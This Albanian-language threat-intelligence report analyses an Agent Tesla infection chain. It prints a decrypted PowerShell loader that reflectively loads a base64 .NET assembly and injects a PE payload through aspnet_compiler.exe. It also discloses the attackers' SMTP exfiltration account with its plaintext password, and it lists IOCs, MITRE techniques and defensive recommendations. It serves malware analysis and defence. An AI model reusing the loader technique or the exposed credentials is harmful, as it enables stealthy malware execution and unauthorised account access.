Analiza statike e skedarit .ps1 - Faza 3 (stage3)

Në vazhdim të ekzekutimit evidentohet një skript që është një ngarkesë përfundimtare e shkruar dhe do te ekzekutohet në PowerShell që kryen këto veprim :

Definon funksionet bazë :

Invoke-ManagedAssembly([Byte[]]$RawAssemblyBytes, $TargetTypeName, $TargetMethodName, $MethodArguments)
— ngarkon një assembly .NET direkt nga një varg bajtesh (Assembly::Load), gjen një tip (GetType) dhe thërret një metodë statike publike (GetMethod + Invoke) duke kaluar argumentet e dhëna.

Test-ProcessAbsent($ProcessName)
— kontrollon nëse procesi me emrin e dhënë mungon (kthen *True* nëse nuk gjendet).

Loop-i monitorues

Start-MonitoringRoutine vendos një loop të pafund që çdo **CheckIntervalSeconds (default 5s)** kontrollon nëse procesi i monitoruar (default "**Aspnet_compiler**") nuk është aktiv.

Kur procesi mungon, skripti:

- merr një string **Base64** dhe e dekodon: FromBase64String**('TVqQAAMAAAAE..**').
- Ruan rrugën e një binari **.NET framework** (**Aspnet_compiler.exe**) si argument të parë.
- Përgatit një **ExecutionPayload** (tregohet si një byte array që fillon me 77,90,... që korrespondon me header-in MZ të një PE).
- Thërret Invoke-ManagedAssembly me: (decodedAssemblyBytes, '**BLACKHAWK.DOWN**', 'SHOOT', [object[]]@($frameworkToolPath, $ExecutionPayload))
  → pra thërret metodën statike **BLACKHAWK.DOWN::SHOOT** në assembly-në e dekoduar, duke i kaluar si argument rrugën e **aspnet_compiler.exe** dhe **payload-in** në byte.
- Më pas pret dhe vazhdon **loop-in**.

Pasi **Invoke-ManagedAssembly** ngarkon assembly-në, metoda **SHOOT** mund të bëjë shumë njëkohësisht:

- Të ekzekutojë kod **.NET** brenda procesit (fileless execution),
- Të shkruajë ExecutionPayload në disk si **.exe/.dll** dhe ta startojë (p.sh. Process.Start),
- **Ose të bëjë reflective injection (ngarkim/ekzekutim të PE nga memoria pa e shkruar në disk)**.

Emrat (BLACKHAWK.DOWN, SHOOT) dhe përdorimi i **aspnet_compiler** sugjerojnë përdorim të teknikave "**living-off-the-land"** si abuzim me binare legjitime për të fshehur aktivitetin.




Figura 1313: Përmbajtja e kodit për ngarkesën finale.

Assembly.Load(byte[]) pranon vetëm managed **.NET** assemblies; nëse bajtet përmbajnë një PE native (non-managed exe/dll), **Assembly.Load** zakonisht do të dështojë — përveç nëse kodi është managed ose **assembly-ja** e ngarkuar implementon mekanizma për të trajtuar një **PE** të papërpunuar (p.sh. vetë-loader që shkruan PE në disk dhe e ekzekuton).

ExecutionPayload fillon me 77,90 (ASCII për MZ) — ky është header i një PE (Portable Executable), pra bajtet e payload-it duken si një file PE (exe/dll).

Aktualisht egzistojnë dy skenarë :


1- Dekodimi prodhon një managed *.NET assembly* → *Assembly.Load* ngarkon atë dhe metoda SHOOT ekzekuton logjikën (mund të jetë loader brenda tij që përdor bajtet e dytë për të krijuar/ekzekutuar një PE).

2- Dekodimi prodhon një **native PE** → Assembly.Load vetë do të dështojë, por skripti tregon se një managed assembly i dekoduar (i parë në hapin e parë) pritet të ekzistojë që të marrë si argument bajtet e payload-it (të cilat janë PE) dhe të kryejë veprime me to (shkruaj disk, injektim, etj.). Pra janë dy nivele: një managed loader + një PE payload.

Përdorimi i një **Aspnet_compiler** path si argument mund të jetë vetëm për t'u fshehur ose për të përdorur funksionalitetin e atij binari; por më e zakonshme është që është maskim (**LOLBin**) dhe

aktualisht të gjitha veprimet kryhen në **Runtime** nëpërmjet këtij mjeti.

Duke vazhduar me dekodimin, nga **Base64** do të dalë një binar PE nga ku mund të jetë **.dll** ose **.exe.**
Nëse assembly-ja e dekoduar është një managed loader, ajo mund të shkruajë bajtet e **ExecutionPayload** në disk si emër **skedari.exe** ose emër **skedari.dll**, pra të gjenerojë skedarin dhe më pas ta ekzekutojë Process.Start ose ta injektojë në Runtime.
Nëse Base64 i parë vetë është një managed assembly, ai do të ekzekutojë metodën **SHOOT** që mund të importe/eksportojë payload-in në një file të ri.



```
=== DECRYPTED PAYLOAD ===
function Invoke-ManagedAssembly {
    param(
        [Byte[]]$RawAssemblyBytes,
        [string]$TargetTypeName,
        [string]$TargetMethodName,
        [object[]]$MethodArguments
    )
    try {
        # Load assembly into current application domain
        $loadedAssembly = [System.Reflection.Assembly]::Load($RawAssemblyBytes)
        # Get the specified type from the loaded assembly
        $targetType = $loadedAssembly.GetType($TargetTypeName)
        # Configure binding flags for static public methods
        $bindingAttributes = [System.Reflection.BindingFlags]::Public -bor [System.Reflection.BindingFlags]::Static
        # Retrieve the method information
        $targetMethod = $targetType.GetMethod($TargetMethodName, $bindingAttributes)
        if ($null -eq $targetMethod) {
            Write-Warning "Method '$TargetMethodName' not found in type '$TargetTypeName'"
            return $null
        }
        # Invoke the static method with provided arguments
        return $targetMethod.Invoke($null, $MethodArguments)
    }
    catch {
        Write-Error "Assembly method invocation failed: $($_.Exception.Message)"
        return $null
    }
}
function Test-ProcessAbsent {
    param([string]$ProcessName)

    $processExists = Get-Process -Name $ProcessName -ErrorAction SilentlyContinue
    return (-not $processExists)
}
# Main monitoring and execution routine
function Start-MonitoringRoutine {
    param(
        [string]$MonitorProcessName = "Aspnet_compiler",
        [int]$CheckIntervalSeconds = 5
    )
    do {
        if (Test-ProcessAbsent -ProcessName $MonitorProcessName) {
            # Decode the base64 encoded assembly
            $decodedAssemblyBytes = [System.Convert]::FromBase64String 'TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
            # Define the target framework tool path
            $frameworkToolPath = 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\Aspnet_compiler.exe'

            # Prepare method invocation parameters
            $invocationParameters = [object[]]@($frameworkToolPath, $ExecutionPayload)
            # Execute the assembly method
            $executionResult = Invoke-ManagedAssembly -RawAssemblyBytes $decodedAssemblyBytes `
                                                      -TargetTypeName 'BLACKHAWK.DOWN' `
                                                      -TargetMethodName 'SHOOT' `
                                                      -MethodArguments $invocationParameters
            # Update payload for next iteration
            [Byte[]]$ExecutionPayload = (77,90,144,0,3,0,0,0,4,0,0,0,255,255,0,0,184,0,0,0,0,0,0,0,64,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
        }

        # Wait before next check
        Start-Sleep -Seconds $CheckIntervalSeconds
    } while ($true)
}
# Start the monitoring process
```


Figura 1414: 2 skedarët për ngarkesën finale.

Në procesin final , ekstraktohen 2 skedarët keqdashës që kryejnë rolin e **Agent Tesla** dhe injektohen nëpërmjet **aspnet_compiler.exe** në hostin e infektuar.

Skedari .dll ka vlerë HASH
122d9df1eea4f711fe7e1da9adee6bf254d39f3ff528687a4344831784db28ab

Skedari .exe ka vlerë HASH
4784b4ccfff92ac1541cd91887590848e8bc7c9fdb463a00b4d758381ff926c1

Faza 4 – Skedari .exe

Në procesin e Reverse Engineering të skedarit **.exe**, evidentohen artifaktet se ky skedar është aktualisht **Agent Tesla** dhe kryen vjedhjen e informacioneve të përdoruesit.




Figura 1515: Pjesë kodi e marrë nga skedari .exe.

Nga dekodimi i konfigurimit të skedarit .exe u zbuluan të dhënat të cilat përdoren për eksfiltrimin e të dhënave të cilat janë ruajtur në një folder të përkohshëm në kompjuterin e infektuar.
Protokolli i cili përdoret është **SMTP – 587** dhe përdoren email : *sender[@]ariapi[.]com* dhe passwordi përkates. Email i marrësit është *nwekejj77295[@]gmail[.]com.*




Figura 16:Detajet nga struktura e malware.

Inteligjenca kibernetike (Threat Intelligence)

Nga platformat *Threat Intelligence* është evidentuar se me të njëjtin dërgues janë shpërndarë dhe skedarë të tjerë keqdashës. Në këto fushata përdoren të njëjtat *Teknika, Taktika dhe Procedura*. Username i përdorur është **"sender@ariapi[.]com**" me password "**KL!i+Mo3V3pq48**".
Në mailbox-in e kësaj llogarie mund të gjenden email-et, në të cilën janë dërguar këto file, por që nuk kanë mbërritur në destinacion. Numri total i email që nuk kanë mbërritur në destinacion, deri në datën 06/11/2025 është **11302.**




Figura 1717: Totali i email që ndodhen aktualisht në këtë llogari.

Rezulton se email i parë që nuk ka mbërritur në destinacion është në datën 02/10/2025 në orën 11:42.




Figura 1818: Email i parë që nuk ka mbërritur në destinacion.

Në folderin Sent, evidentohen 2 email vetëm me tekst, por nuk gjenden email drejt të cilave janë nisur email me filet keqdashës nga ku vërtetohet se aktorët keqdashës përdorin metodën e **SMTP relay**.




Figura 1919: Email-et në folderin Sent.




Figura 2020: Header i email që gjendet tek Sent.




Figura 21: Vlerësimi i ariapi[.]com sipas Virustotal.

Skedarë të tjerë të cilët janë shpërndarë me këtë adresë email janë:

9009278378273.tar
ff928b930401c448300eaadbe410c49d7524799ee483cfe8c5dd26318bbf7fb6

e8ae4cc3-dac5-429a-ad46-d51bb0595a38.exe
4784b4ccfff92ac1541cd91887590848e8bc7c9fdb463a00b4d758381ff926c1

PO9092893893.VBE.vbe
353de3dcd8a4965c9caa619b9cbb0e3e90f1d5bf32f75d9b5d8d0d7408b488e6

0990987676665.VBE
8e7b5900789ddf8e2145e8e838b5d4b459eff2fafd0ef8ea28a4ba0bcf7e2ff9

SWIFT90097838828.PDF.VBE.vbe
Aedaa922b2285f96243bcbfa0e03814721926775f19645d01dcde4bac373f2eb

order pdf.exe
a6bd76580c2b907fa0b7dac1abfaeaf4c4e97930bcc8518338de2160cdf10dc2

Indikatorët e kompromitetit

ff928b930401c448300eaadbe410c49d7524799ee483cfe8c5dd26318bbf7fb6
9009278378273.tar

c2e2aca284c580998ef1b134ebe9f8a26e8c38adaab3505f872c4ce9c1e3a3da
9009278378273.vbe

4784b4ccfff92ac1541cd91887590848e8bc7c9fdb463a00b4d758381ff926c1
e8ae4cc3-dac5-429a-ad46-d51bb0595a38.exe

122d9df1eea4f711fe7e1da9adee6bf254d39f3ff528687a4344831784db28ab
BLACKHAWK.dll

Cd93aa05e6071a1963b211349994b39ac53e5e7fb3e2cd0fe190dd75ebeb4c95

e870d5b19d8160dcecaf77b101661ae4bb477c59589ea3818f5d5299c52c4f55

a6bd76580c2b907fa0b7dac1abfaeaf4c4e97930bcc8518338de2160cdf10dc2
order pdf.exe

8e7b5900789ddf8e2145e8e838b5d4b459eff2fafd0ef8ea28a4ba0bcf7e2ff9
0990987676665.VBE

353de3dcd8a4965c9caa619b9cbb0e3e90f1d5bf32f75d9b5d8d0d7408b488e6
PO9092893893.VBE.vbe

Aedaa922b2285f96243bcbfa0e03814721926775f19645d01dcde4bac373f2eb
SWIFT90097838828.PDF.VBE.vbe

IP:
185[.]159[.]153[.]76

Email:
sender@ariapi[.]com
nwekejj77295@gmail[.]com
muhasebe[@]erbulklima[.]com[.]tr

Teknikat e MITRE ATT&CK

Nr	Taktika	Teknika
1	Resource Development	T1064: Scripting
2	Execution	T1047: Windows Management Instrumentation
		T1203: Exploitation for Client Execution
		T1059.001: PowerShell
3	Persistence	T1064: Scripting
		T1574.002:DLL Side-Loading
		T1176: Browser Extensions
4	Privilege Escalation	T1574.002:DLL Side-Loading
		T1055: Process Injection
5	Defense Evasion	T1562.001: Disable or Modify Tools
		T1140: Deobfuscate/Decode Files or Information
		T1027: Obfuscated Files or Information
		T1574.002:DLL Side-Loading
		T1036: Masquerading
		T1497: Virtualization/Sandbox Evasion
		T1055: Process Injection
6	Credential Access	T1003: OS Credential Dumping
		T1056: Input Capture
		T1555: Credentials from Password Stores
		T1555.003: Credentials from Web Browsers
		T1552: Unsecured Credentials
		T1552.001: Credentials In Files
		T1552.002: Credentials in Registry

7	Discovery	T1083: File and Directory Discovery
		T1082: System Information Discovery
		T1518.001: Security Software Discovery
		T1057: Process Discovery
		T1497: Virtualization/Sandbox Evasion
		T1010: Application Window Discovery
8	Collection	T1560: Archive Collected Data
		T1005: Data from Local System
		T1114: Email Collection
		T1056: Input Capture
9	Command and Control	T1573: Encrypted Channel
		T1571: Non-Standard Port
		T1095: Non-Application Layer Protocol
		T1071: Application Layer Protocol

Rekomandime

- Bllokimin e menjëhershëm të Indikatorëve të Kompromentimit, të përmendura më sipër në pajisjet tuaja mbrojtëse.
- Analizimin e vazhdueshëm të logeve që vijnë nga SIEM (Security information and Event Management).
- Trajnimin e stafit jo-teknik rreth sulmeve "Phishing" si dhe mënyrat e shmangies së infektimit prej tyre.
- Instalimin e pajisjeve të perimetrit të rrjetit që bëjnë analizë të thellë të trafikut duke u mbështetur jo vetëm në rregullat e listave të aksesit por edhe në sjelljen e tij (Firewall-et NextGen).
